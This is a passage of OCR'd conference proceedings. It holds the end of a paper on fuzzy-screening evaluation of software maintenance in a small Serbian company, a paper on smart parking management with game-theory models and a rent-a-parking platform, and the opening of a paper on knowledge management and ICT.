4. Every expert gives score for each cell for alternatives by applying the scale defined in the step 1.

5. Overall score for each alternative for certain expert is calculated as $U = \min_j \left(neg(I_j) \vee s_j \right)$, where I_j is importance of *j*-th criterion while s_j is score of *j*-th criterion given by certain expert.

6. Step 5 is repeated for each expert.

Cumulative score for alternatives are calculated by using aggregation function. Ordered Weighted Averaging (OWA) operator, defined by Yager [9], is commonly used in screening procedure for reordering alternatives (rows) by its cumulative scores.

III. EXPERIENCE FROM THE PRACTICE

The experience was gained through conducting research in a very small software company that maintains over 30 business software applications used by local clients in Serbia. Clients are classified in two groups: clients with signed Maintenance Service Agreement (MSA) and pay for maintenance services on the monthly basis, and clients without have signed MSA and pay for each maintenance service after its completion.

Maintenance activities consume the large majority of total activities in the company. For the analysis real data from records available in the company internal repository were extracted, which includes maintenance requests (MR) for the period from May 2010 to November 2011. Processing of a MR is duty of assigned programmers for the identified software application. In Fig. 1 is presented distribution of MRs for both types of clients in the observed period. The average number of MRs per month for clients with MSA is 67.63, and for clients without MSA is 32.16, which means that programmers in the company solve about 100 MRs in each month. More detailed trend analysis of MRs in the company is available in the article [10].

MR processing is usually tailored for the current request (user). The typical maintenance process with important times and distribution of working hours is presented at Fig. 2. In typical MR process the following times can be distinguished [11]: scheduling time, acceptance time, completion time and change realization time. Solving of MRs include working in the company




Figure 1. Distribution of MRs for the observed period




Figure 2. MR processing timeline

(*Company working hours*), accessing client information system via Internet (*Internet working hours*), and working at the client side (*Client side working hours*).

The next two subsections provide insight into the research conducted to evaluate software maintenance tasks [12] and software maintenance processes [11] in the selected small company by using fuzzy screening method. These two studies are conducted as a part of a large project (from 2011 to 2014) with the goal to assess and improve maintenance practice in the selected small software company.

A. Evaluation of software maintenance tasks

Jones [13] identified 23 different tasks that appear in the practice of software maintenance. Maintenance tasks are in general more complex than development tasks and require engagement of highly skilled professionals and the use of state-of-the art methods and tools. Several factors originated in the human behavior domain (personal characteristics, knowledge, experience) and in the technical domain (maintainability) affect the complexity of maintenance tasks. In addition, the way of performing and the efficiency of maintenance tasks influence the internal organization of a software company, the quality of

software products, the efficiency of provided services and the benefits for both the software company and its clients.

In the practice, in the selected company, each maintenance task is associated to one MR. Maintenance tasks included in the analysis are [12]:

(1) *Small modification* of software (intervention on application user interface without affecting business logic and database layers),

(2) *Minor enhancement* (adding a small feature),

(3) *Major enhancement* (adding a more complex feature),

(4) *Correction* of an error (based on reported problem),

(5) *Mandatory change* (proposed by regulative),

(6) *Providing support* (responding to a client phone call).

Analysis of selected types of maintenance tasks is based on the following, previously described, attributes: completion time, company working hours, internet working hours and client side working hours. Three experts from the selected company participated in the research in order to assign discrete values to selected attributes for all six selected tasks. These discrete values are from the set containing VH, H, M, L and VL, which are usual values for the scale with 5 values. Assigned values are completely based on subjective judgment of three experts with over 10 years of industrial experience (which has been proved as reliable for experienced experts [14]).

The experts evaluated all 6 maintenance tasks based on the selected attributes. In addition, the experts evaluated the importance of all selected attributes. Based on these two set of starting values, the implementation of fuzzy screening method revealed that tasks related to small modifications in the software are the most important (tasks number 1 in Tab. I).

B. Evaluation of software maintenance processes

Because of the influence that maintenance processes have on product and service quality it is very important to regularly evaluate them [15]. However, majority of software organizations, and especially small software companies, do not have defined and established procedures for maintenance activities because of the lack of maintenance process management models [16], and restricted resources [17]. Types of maintenance processes in the company that are included in the evaluation are:

- *Modification* – the most common process with modified software as the output,
- *Installation* – installation of software modules or new software products in client's business environment,
- *Training* – training of end users in a client company,

TABLE I.
EVALUATION OF MAINTENANCE TASKS

Alternative (Task)	E1	E2	E3	Overall score (OWA)
1	*M*	*M*	*L*	*M*
2	*L*	*VL*	*L*	*L*
3	*L*	*L*	*L*	*L*
4	*M*	*L*	*L*	*L*
5	*L*	*VL*	*L*	*L*
6	*L*	*L*	*L*	*L*

TABLE II.
EVALUATION OF MAINTENANCE PROCESSES

Alternative (Processes)	E1	E2	E3	E4	Total score (OWA)
Modification	M	L	M	M	M
Installation	L	L	L	L	L
Training	L	L	VL	L	L
Administration	L	M	M	M	M
Support	L	VL	L	M	L

- *Administration* – setting and configuring parameters of software application installed in at a client side, and
- *Support* – assistance to customers in the operation of their software and/or integrated software and hardware products.

Real data extracted for typical maintenance processes recorded in the internal repository in the company were included in the analysis. Data for five typical maintenance processes were discretized by using the scale with five values: Very High (VH), High (H), Medium (M), Low (L), and Very Low (VL). Four experts were included in the decision process: three software experts (E1, E2 and E3) from the company, and one researcher (E4) with more than ten years of experience with small software companies. Evaluation of maintenance processes was based on the following attributes: Scheduling Time (ST), Acceptance Time (AT), Completion Time (CT), Company Working Hours (CWH), Internet Working Hours (IWH), and Client Side Working Hours (CSWH).

According to all experts, modification and administration processes are more important than installation, training and support, as it is presented in Tab. II. This conclusion is based on total scores for all processes obtained from the analysis based on fuzzy screening. The worst ranged process is training, which means that this process is the least important for experts.

IV. LESSONS LEARNED

Historical data extracted from the company repository were used for analyzing maintenance tasks and processes

by using fuzzy screening procedure. This analysis enables the prediction of future resources consumption for maintenance tasks and processes. In addition, the implementation of fuzzy screening procedure facilitate close cooperation between software experts from the company and researchers from the university in order to establish the most reliable team for evaluating the practice and drawing some conclusions suitable for decision making in the company. This cooperation between the practitioners from the industry and the researchers from the university may produce more suitable methods for practice improvement.

Results obtained from these two studies are very important for planning maintenance activities in terms of available programmers in the company and available access to information system at the client side. In the long term, these results, gained experience and knowledge will contribute in increasing the company performances such as productivity and profitability [18][19].

V. CONCLUSIONS

Results from these studies revealed that fuzzy screening is easy to use and reliable technique for evaluating the practice in software companies based on experts' judgments. In addition, fuzzy screening enables inclusion of experts from both company and university in evaluation process. Fuzzy screening can be used either for decision making or as a valuable tool during the practice assessment phase in practice improvement projects within the organization.

Several directions for further work may be distinguished. The first direction will be inclusion of data about software complexity (number of code lines, number of modules) and about maintenance staff skills (experience, familiarity with software products and familiarity with technologies) in the analysis. Modification of fuzzy screening approach by introducing moderating parameters, for example to distinguish experts from industry and from university, is the next research direction. This modification can be based on introduction of several moderating factors for various data types, which will enable comparison of several slightly modified approaches on the same data set. The last direction is related to application of this approach on several publicly available repositories with data related to open-source projects.

ACKNOWLEDGMENT

Ministry of Education, Science and Technological Development, Republic of Serbia, supports this research under the project “The development of software tools for business process analysis and improvement”, project number TR32044, 2011-2014.

REFERENCES

[1] R. R. Yager. Prioritized OWA aggregation. Fuzzy Optimization and Decision Making, Volume 8, Issue 3, 2009, pp 245-262.

[2] D. Falessi, G. Cantone, R. Kazman and P. Kruchten, “Decision-making techniques for software architecture design: A comparative survey”, ACM Computing Surveys, vol. 43, issue 4, October 2011, Article No. 33.

[3] A. Felfernig, M. Schubert, M. Mandl, F. Ricci and W. Maalej, “Recommendation and decision technologies for requirements engineering”, In Proceedings of the 2nd International Workshop on Recommendation Systems for Software Engineering (RSSE '10), pp. 11-15, 2010.

[4] L. G. Martinez, J. R. Castro, A. Rodríguez-Díaz and G. Licea, “Decision making fuzzy model for software engineering role assignment based on fuzzy logic and big five patterns using RAMSET’, Intelligent Decision Technologies, vol. 6, no. 1, pp. 59-67, 2012.

[5] J. Wang and Y-I Lin, “A fuzzy multicriteria group decision making approach to select configuration items for software development”, Fuzzy Sets and Systems, vol. 134, issue 3, pp. 343-363, 2003.

[6] Y. Chen, D. M. Kilgour and K. W. Hipel. Screening in multiple criteria decision analysis. Decision Support Systems, Volume 45, Issue 2, May 2008, pp. 278-290.

[7] R.R. Yager. Fuzzy Screening Systems. In Fuzzy Logic: State of the Art, R. Lowen and M. Roubens (Editors). Theory and Decision Library Volume 12, 1993, pp 251-261. Springer Netherlands. Dordrecht, Netherlands.

[8] W.K. Wong, X.H. Zeng, W.M.R. Au, P.Y. Moka and S.Y.S. Leung, “A fashion mix-and-match expert system for fashion retailers using fuzzy screening approach”, Expert Systems with Applications, Vol. 36, issue 2, part 1, pp. 1750–1764.

[9] R. R. Yager, “Aggregation operators and fuzzy systems modeling”. Fuzzy Sets and Systems, Volume 67, Issue 2, pp. 129-145, 1994.

[10] Z. Stojanov, D. Dobrilovic and J. Stojanov, “Analyzing Trends for Maintenance Request Process Assessment: Empirical Investigation in a Very Small Software Company”, Theory and Applications of Mathematics & Computer Science, vol. 3, no 2, pp. 59-74, 2013.

[11] Z. Stojanov, V. Brtka and D. Dobrilovic. "Evaluating Software Maintenance Processes in Small Software Company based on Fuzzy Screening" . In Proceedings of the 9th IEEE International Symposium on Applied Computational Intelligence and Informatics (SACI 2014), pp. 67-72. May 15-17 2014. Timisoara, Romania.

[12] Z. Stojanov, V. Brtka and D. Dobrilovic, “Evaluation of the Software Maintenance Tasks Based on Fuzzy Screening”, In Proceedings of the IEEE 11th International Symposium on Intelligent Systems and Informatics (SISY 2013), pp. 375-379. September 26-28 2013. Subotica, Serbia.

[13] C. Jones. Software Engineering Best Practices. McGraw-Hill, Inc., New York, NY, USA, 2010.

[14] B. Anda. "Assessing Software System Maintainability using Structural Measures and Expert Assessments". In the Proceedings of IEEE International Conference on Software Maintenance (ICSM 2007), pp.204-213. October 2-5 2007. Paris, France.

[15] N. F. Schneidewind. “Measuring and Evaluating Maintenance Process Using Reliability, Risk, and Test Metrics”, IEEE Transactions on Software Engineering, vol. 25, no. 6, pp. 769-781, Nov./Dec. 1999.

[16] F. J. Pino, F. Ruiz, F. García and M. Piattini, “A software maintenance methodology for small organizations: Agile_MANTEMA”, Journal of Software: Evolution and Process, vol. 24, issue 8, pp. 851–876, 2012.

[17] I. Richardson and C.G. von Wangenheim, "Guest Editors' Introduction: Why are Small Software Organizations Different?," IEEE Software, 2007, Vol. 24, No. 1, pp. 18-22.

[18] I. Alsyouf. “The role of maintenance in improving companies’ productivity and profitability”. International Journal of Production Economics, Vol. 105, no. 1, pp. 70–78, 2007.

[19] M. Kans and A. Ingwald, “Common database for cost-effective improvement of maintenance performance”, International Journal of Production Economics, Vol. 113, no 2, pp. 734–747, 2008.

Smart Parking in Smart City

A. Vujić
xCube International Corp, Alexandria, VA, United States of America
amit@xcube.us

Abstract - Parking resources efficient management in modern urban environment is getting more important because parking related activities are resource consuming in terms of spent time, fuel, carbon emission, air pollution and motorists frustration. According to research studies [15] average 30% of cars in urban areas are running around in search for available parking lot. This paper highlights challenges and issues related to the optimal parking resources management in smart city environment trying to give comprehensive overview including all elements relevant for optimal parking resources management. Mathematical, theoretical models and game theory concepts will be considered targeting parking specific challenges and issues. Democratization in parking resources management and commercialization will be considered and proposed focused to social welfare. Digital Parking platform will be proposed and described offering game change and democratized parking resource management. New models for further parking research will be proposed.

I. INTRODUCTION

Parking lot allocation in modern cities is always real challenge for every motorist. Usually there are business district zones where many potential clients want to park their vehicles. Many papers analyzing this are proposing as solution digital, smart parking platform introducing negotiation process between user Agent (UA) held by motorist and Parking Manager (PA) managing all parking resources in urban, smart city environment [14]. This approach is step forward from traditional parking organization towards parking resources optimal management but we have to consider few more details in order to have comprehensive perception of challenges related to optimal and efficient parking resources management in smart city environment.

Reaching parking set having available parking lots by motorist at zero cost or non-zero cost can be analyzed in view of non-cooperative multi-player game. In order to achieve any type of Nash equilibrium [3] among motorist playing game of parking every single of them has to reach at least one parking set containing available parking lot at any cost.

Once when motorist reached any parking set every player has same strategy. To circle around parking place in one of available directions looking for available parking lot. In that situation motorist goes into classic „Linear search problem“ game during [1] looking for specific parking lot inside parking set.

In traditional population behavior model we have car owner parked on parking place in private garage or private parking lot in front of building. During usual business day car owner drives to another part of the city and looking for parking place too. Described behavior during working day generates high percentage of private owned parking lots in garages or on streets close to residential buildings dis-allocated and turned off from parking game.

In every urban area there is one more major player in game of parking. Very often public owned company „Parking Service Company“ (PSCo). PSCo major sources of income are:

a) managed parking lots renting on 1 hour time frame basis;

b) penalty tickets issued to inappropriate parking vehicles including but not limited to vehicles locking, vehicles moving to dedicated parking space in order to charge not just penalty ticket but transportation service too. PSCo company having such income structure is not strongly motivated to work permanently on parking resources management and improvement because major income comes from Nash equilibrium which is not Pareto optimal [3].

II. GAME OF PARKING

In order to make contribution towards parking game optimization all relevant elements has to be identified in Smart City environment with micro-navigation enabled infrastructure.

Sum of parking lots owned by urban area government/authorities/ PSCo with non-zero cost available can be marked as

$$SUM(UAi)\ \{i=1,n\}$$

UAi is single parking set with finite parking lot number.

Set of parking places available in the private domain/private owners can be marked as

$$SUM(POj)\ \{j=1,m\}$$

POj is single parking set with finite parking lot number.

Zero cost available parking lots in smart city zone can be marked by

$$SUM(ZCk)\ \{k=1,q\}.$$

Total number of parking lots available in the Smart City area is:

$$TPL = SUM(UAi)+SUM(POj)+SUM(ZCk)$$

Taking into account that in traditional private owner behavior parking lots expressed by SUM(POj) are not visible by end users so we can consider that existing parking game has

$$SUM(POj) = 0.$$

Zero cost parking lots are usually not marked, not regulated, not promoted because this is not in best PSCo

financial interest and private companies and individuals are not allowed to manage them.

In traditional behavior motorists searching for available parking lost can count on

$$SUM(ZCk*vk) \{ 0<vk<1 \}$$

parking lots reachable in game of parking.

Number of cars requiring parking during day can be marked as TC. Numbers of cars requesting parking place is total sum of cars owned by residents RC increased for total number of urban zone visitors VC deducted for total number of residential cars left analyzed urban zone LC. So total number of cars looking for parking lot available in smart city area is:

$$TC = RC + VC - LC$$

with one or more lots available.

To complete parking game elements we have to consider vehicles „in move". Vehicles running from one location to another occupying Smart City streets. We can mark those cars by SC.

$$TC = RC + VC - LC – SC$$

III. PARKING DEMOCRATIZATION

According to Donald Shoup's PhD research [15] 08.00% to 75.00% of total city traffic is generated by vehicles tracking down free parking lot. According to same research average 30.00% vehicles are running around searching for free parking lot.

Time consumed by drivers searching for free parking lot is expense for drivers personally, employers and society in general. CO2 emission is increased and total national resources are decreased because of non-optimal parking lot allocation.




Figure 1. xZone smart city platform adds new parking lot into game

According to mentioned in introduction of this paper PSCo are not strongly motivated to increase quality of parking service nor to optimize it. Pareto-non-efficient Nash equilibrium in parking game generates better financial results for PSCo then Pareto-efficient Nash equilibrium.

In order to increase parking quality level in Smart City environment we developed Smart City platform supporting advanced smart parking features:

a) Rent-a-Parking giving opportunity to small parking set owners {1..20} to make own parking set available on market (Figure 1). xZone platform is playing role of Parking Manager [14] and gives opportunity to xZone smart phone application playing role of User Agent Manager (UAM) [14] to publish new available parking set on market. While owner is willing to be part of the xZone Smart City platform all income generated from parking set renting is transferring to parking set owner account. Parking Set owner can be individual, company, or building council.

At the end of day UAM generates daily report regarding market effect of the parking set (Figure 2).

Short simplified algorithm describing Rent-a-Parking feature:

1>>>John Smith can buy xCube smart city building block device in regular shop or order on the Internet.

2>>>John Smith can install xCube device in garage or owned parking lot/lots together with parking lot car presence sensor/sensors.

3>>>John Smith can download android smart phone application from "Play Store". Application activation process will initialize dedicated account number for submitted xCube ID. Geographic elements related to parking lots and number of lots will be associated to xCubeID and registered on the xCube Smart City platform.

4>>When is applicable, John will can start application and make owned parking lots "visible" on the market.

5>>xCube Smart City platform is running sales process as Parking Manager and keep John Smith informed via smart phone application push messages.

6>>Depends on need John Smith can make parking lots "invisible" to the market again with setting adjustments on smart phone application.

7>>John Smith can decide how earned money will be used. For mPayments via xZone smart phone application or he can just with draw money to specific Visa/Mastercard credit card

b) Sophisticated low-cost parking sensor available to monitor up to 10 parking lots in street-line or garage without need for any additional infrastructure work like drilling holes into ground and additional wiring.

By simple installation all marked parking lots will be controllable by Parking Manager (PM) and Smart City users will be aware via xZone platform that place is ready for reservation.

Existing parking sensors are slowing down smart parking deployment in Smart City environment because deployment cost per single parking lot goes between (20-50 USD).

With 10 times lower cost xCube new generation parking sensor will speed-up smart parking features deployment in urban areas.

PSCo and authorities will not be very interested in increasing market in described way since proposed approach is going to decrease sum of financial income coming from issued parking tickets.

Parking democratization has to go towards total decentralization of the Smart City parking lot management. According to proposed rules every interested party will be able to organize and maintain existing zero-cost parking lots what will change vk value into 1 in expression:

$$SUM(ZCk*vk) \{ 0<vk<1 \}$$

for every single parking set belonging to zero-cost parking set. This action will transfer ZC parking set into PO parking set type what will be additional step towards total Smart Parking in Smart City environment.




Figure 2. xZone application in User Agent Manager role

Figure 3. xZone Smart City platform daily report

Interested parties will be strongly motivated to increase sum of PO parking sets. City authorities will have additional income in shared profit cooperation model.

All mentioned will move game towards easy reachable Strong-Nash equilibrium in Smart City game of parking. Strong Nash equilibrium has to be Pareto-efficient.

Thanks to totally smart environment minimal time frame for parking lot rent can go down to ½ or ¼ hours what will increase parking system dynamics.

Smart City with described Smart Parking system development approach will push additionally community towards social welfare community.

IV. CONCLUSION

New Smart City features proposed in this paper related to further smart city urban development, not only technological but social too can help Smart City environment to become not just technologically progressive but advanced in terms of society welfare. Innovative business processes modeling based on Cross Loyalty, Smart Mobility and Smart City features can push smart city community towards 21st century community (efficient, motivated and resources limitation aware).

New generation of smart parking sensors, elegant, easy to deploy and low-cost will increase transformation zero-cost type of parking sets into private owned/controlled non-zero cost type of parking space:

$$ZC \rightarrow PO$$

what will increase Smart City efficiency and motivation.

In existing studies and papers is hard to identify models taking into account number of vehicles on the streets running to another part of the city or number of vehicles approached to parking set area but not used any parking lot.

Proposal to other researches is to make research based on modified Nagel–Schreckenberg model in order to estimate number of vehicles approaching to the parking set. Data for Nagel–Schreckenberg modification should be gathered using sophisticated movement detection sensors in order to include real data into model [18].

ACKNOWLEDGEMENTS

This work was supported by:

- ePlus Systems Ltd, Belgrade, Serbia
- iStreetLight Ltd, Belgrade, Serbia
- xCube International Corp, Alexandria, VA, US

REFERENCES

[1] Eugene Wong, “A Linear Search Problem”, SIAM Review, Vol. 6, No. 2, April, 1964

[2] http://en.wikipedia.org/wiki/Bernoulli_process

[3] http://www.columbia.edu/~rs328/NashEquilibrium.pdf

[4] Xiong Z, Sheng H, Rong W G, “Intelligent transportation systems for smart cities: a progress review”, Sci China Inf Sci, 2012, 55: 2908–2914, doi: 10.1007/s11432-012-4725-1;

[5] Mitsubishi Corporation, “Environmental Business Division”, Available: http://www.mitsubishicorp.com/hk/en/bg/machinery.html

[6] Patrol Taxi, “Hotel card management”, Available: http://patroltaxi.com/hoteli/

[7] iStreetLight Ltd., “Smart City – Smart Zone”, Available: http://www.istreetlight.net/index.php/smart-city-menu-item

[8] iStreetLight Ltd, “MULTISENSOR INTELLIGENT STREET LIGHT WITH COMPLETE SYSTEM”, Patent Application PCT/RS2012/000016, August 02, 2011.

[9] Patricia Bouyer, Uli Fahrenberg, Kim G. Larsen, Nicolas Markey, “Quantitative Analysis of Real-Time Systems Using Priced Timed Automata”, Communications of the ACM, 09/2011 VOL.54 NO.9, 2011.

[10] Wolfgang Rankl, Wolfgang Effing, ”Smart Card Handbook, Third Edition”, John Wiley and Sons Ltd, ISBN 0-470-85668-8, pp. 701-708, 2003.

[11] M. Batty, K.W. Axhausen, «Smart cities of the future», The European Physical Journal, http://dx.doi.org/10.1140/epjst/e2012-01703-3

[12] Ari-Veikko Anttiroiko, «U-cities reshaping our future: reflections on ubiquitous infrastructure as an enabler of smart urban development», DOI 10.1007/s00146-013-0443-5

[13] Min Chen «Towards smart city: M2M communications with software agent intelligence» , DOI 10.1007/s11042-012-1013-4

[14] D. Di Nocera, C. Di Napoli, S. Rossi, «A Social-Aware Smart Parking Application», DOI: 10.13140/2.1.4114.3040 Conference: XV Workshop “From Objects to Agents", At Catania, Italy, Volume: CEUR workshop proceedings, vol 1260

[15] Donald Shoup, PhD, http://shoup.bol.ucla.edu/

[16] Claudia Di Napoli, Dario Di Niocera, Silvia Rossi, “Using Negotiation for Parking Selection in Smart Cities”, MIDAS Project no. 318786, 2012-2013

[17] Rabia Nessah, G. Tian, “On the Existence of strong Nash equilibria”, Texas A&M University, USA, http://lem.cnrs.fr/Portals/2/actus/DP_200907.pdf

[18] D. Makowiec, W. Miklaszewski, „Nagel–Schreckenberg Model of Traffic – Study of Diversity of Car Rules”, Gdansk University, Poland

System of knowledge management and the use of modern information and communication technologies

Laszlo Ratgeber[1] Sanja Stanisavljev[2], Nikola Petrov[2],Predrag Vasiljevic[3], Miroslava Petrevska[4]
PTE-ETK University of Health Sciences Pecs -Doctor School, Pécs, Hungary,
ratgeber@ratgeber.hu
[2]Technical faculty "Mihajlo Pupin", University of Novi Sad, Đure Đaković bb, Zrenjanin 23000, Serbia,
sanja@tfzr.uns.ac.rs, nikola.petrov@tfzr.rs
[3]University of Novi sad, Faculty of siences, petarv@uns.ac.rs
[4]Technological Bussines School, Sabac, Serbia, miroslava.petrevska@gmail.com

Abstract— **This paper was presented to the implementation of knowledge in the organization and its significance. Also described are concrete progress in the organization, which can be achieved using the knowledge management system, we in the countries in the region. The implementation of knowledge management systems associated with the use of modern information and communication technologies. Global competition and the speed of change in the organization, emphasizes the importance of human capital and the ability of rapid implementation of knowledge within the organization, as the only sure source of lasting competitive advantage. Dedicated to education and continuous training of employees. In the modern economy, where there is severe market conditions, knowledge becomes a key factor in the survival and development company.**

Key words: knowledge, knowledge management, the importance of knowledge management.

I. INTRODUCTION

As organizations are storing huge amount of data in a database or knowledge, it is important to effectively manipulate these structures. Traditionally, the knowledge they have of the organization was placed on papers or remembered by most experts. However, these forms are not able to respond to growing demands for the collection and processing of existing knowledge. Because of the company and strive for knowledge management systems in order to improve their opportunities to access, edit and store data and knowledge.

Knowledge management has attracted considerable attention in the academic discussion and research, as well as for practitioners. The main reason is that knowledge management is really a challenge for global business. Most studies knowledge management is focused on the practical aspect, despite the fact that knowledge management requires a complex integrative principle. Link between the historical process and contemporary challenges almost non-existent. The concept of this paper is to stimulate future thinking on knowledge management in globally-oriented companies. This includes the review of literature, discussions about the challenges of knowledge management in global business and the implication of managerial practice and research. Literature offers an overview of knowledge management challenges for global business, and confirm insignacija on knowledge management in globally oriented corporations.

In parallel with the process of globalization have created new areas of the economy, which in Western literature, termed the "knowledge economy" (knowledge-based economy or knowledge economy) and "information economy" (an economy based on information, or the information economy). Economics of knowledge can be seen as:

a) Part of the system that is associated with the processes of creation, dissemination and use of knowledge,

b) science that studies these processes, and that record probably the most dynamic development of all directions of the global economic science, and

c) metaphorically, as a characteristic of a particular state of the economy, in which knowledge is emerging as a key determinant of the development of its growth and development, and as a knowledge-based economy as an effective factor in the production and management skills at all levels.

Knowledge Management (Knowledge Management - KM) is a process that helps organizations identify, select, organize and communicate relevant information and expertise necessary for activities such as problem solving, dynamic learning, strategic planning and decision making.

Management is part of a hierarchy that includes supervision (supervision), management (management) and leadership (leadership). Supervision is related to individual tasks and employees at the operational level in the organization or organizational unit. Management refers to the groups and priorities at the tactical level. Leadership is related to the appropriateness of the changes at the strategic level. Knowledge management is therefore related to the use and increase knowledge in organizations, taking into account the objectives of the organization.

II. CONCEPT OF KNOWLEDGE

The study of human knowledge was a central subject of discussion since the time of the ancient Greeks. The classical definition of knowledge is "justified true belief". In a sense, knowledge is produced in the opinion of the head. It is a product of reflectance and human experience.

Concepts of data, information and knowledge are generally confusing. Data represent observations or facts out of context, and therefore do not themselves carry no meaning. Information generated when data is placed in a context that has meaning, often in the form of messages. Knowledge represents our beliefs and evaluations that are based on meaningful organized set of information (the message) to which we experience, communication and reasoning.

Based on information as a primary factor in the constitution of knowledge, knowledge management can be defined as a systematic process of searching, selecting, organizing, distilling and presenting information in a way that enhances the understanding of employees in specific areas of interest. Knowledge management helps an organization to realize the gain on recognition and understanding of their own expertise. Specific activities within the knowledge management helps focus the organization on acquiring, storing and utilization of knowledge for problem solving, dynamic learning, strategic planning and decision making.

The world economy is experiencing a daily metamorphosis and evolutionary changes that result in a change of conditions in which they do business. From the perspective of companies at each stage of economic development is carried with it certain features that are required to be observed by companies and acceptances as strategic assumptions. Charles Heckscher has identified three stages in the industrial history:

- First era of manufacturing production,
- Second era of mass production,
- Third era of knowledge.

Each of them has specific characteristics embodied in the functioning of companies. In the era of manufacturing production focus is on the manufacturing workforce skills and productivity of the individual. In an era of mass production of human labor is replaced by a machine, which results in an enormous increase in productivity and a significant reduction in production costs. Significantly higher demand than supply and not too high demands of consumers have enabled the production of large batches of identical products. The focus is more on quantity than quality.

Era of knowledge brings new rapid changes in society, technology and science which has resulted in a huge impact on the competitive position of the company and their ability to adequately meet the challenges of the environment. These changes are particularly numerous and significant in the last ten years and can be briefly summarized as follows:

1) Knowledge is a critical success factor for business enterprises. Connecting people who have specific skills and knowledge becomes imperative managers in their efforts to secure a sustainable competitive position.
2) Second time for decision making is getting shorter. Turbulent environment and the pace of change requires immediate organizational response. Another problem is the need to further "peek" into the future and that the sadašnosti make decisions that will have consequences in the distant future. Comes to the fore analytical reasoning and conceptual thinking.
3) Relations between the employees are much more complex. A new type of business relations between companies requires the development of skills that emphasize independence, communication skills and ability to build and maintain strong relationships between employees. The concept of virtual organizations is changing the way people interact with each other and reduce the need for physical contact employees, and in many cases is completely reduced.
4) Information and communication technology is embedded in a large number of human interactions and business transactions. People have become more dependent on technology than ever before. Measure illiteracy is no longer knowledge of reading and writing, but also have good computer skills and their use in personal and business purposes.

In the era of knowledge significant changes relate to the change in consumer reality that involves increasingly sophisticated consumer demands. The problem is not the company to meet current needs, but in order to anticipate the future needs of consumers and to appropriately meet. The use of high technology in the generation of goods and services requires continuous investment in equipment and staff training.

Rudy Ruggles, one of the leading thinkers and practitioners in the field of knowledge management has identified the following elements as an integral component of knowledge management:

- Generating new knowledge
- Availability of useful knowledge from external sources,
- Using the available knowledge for decision making,
- Embedding knowledge in processes, products and / or services,
- Display knowledge in documents, databases and software,
- Facilitating the spread of knowledge through organizational culture and initiative,
- Transferring existing knowledge into other parts of the organization,
- Measuring the value of knowledge and / or impact of knowledge management.

III. SYSTEM OF KNOWLEDGE MANAGEMENT AND THE USE OF MODERN INFORMATION AND COMMUNICATION TECHNOLOGIES

The implementation of knowledge management systems associated with the use of modern information and communication technologies, some of which are as effective support tools can mention Intranet and intelligent agents, and as a warehouse of documents:

- Data Warehouse;
- Knowledge Warehouse;
- Databases and data.

However, the most important strategy to develop knowledge management systems. CIM College doo is collecting the world's knowledge in this field, has developed its own method of implementation. Knowledge management and the development of managerial competencies should enable better performance and execution process.




Figure 1. Tehnology push model of knowledge management.

Business, information technology and technology today can not do wihout each other, as shown on Figure 2.

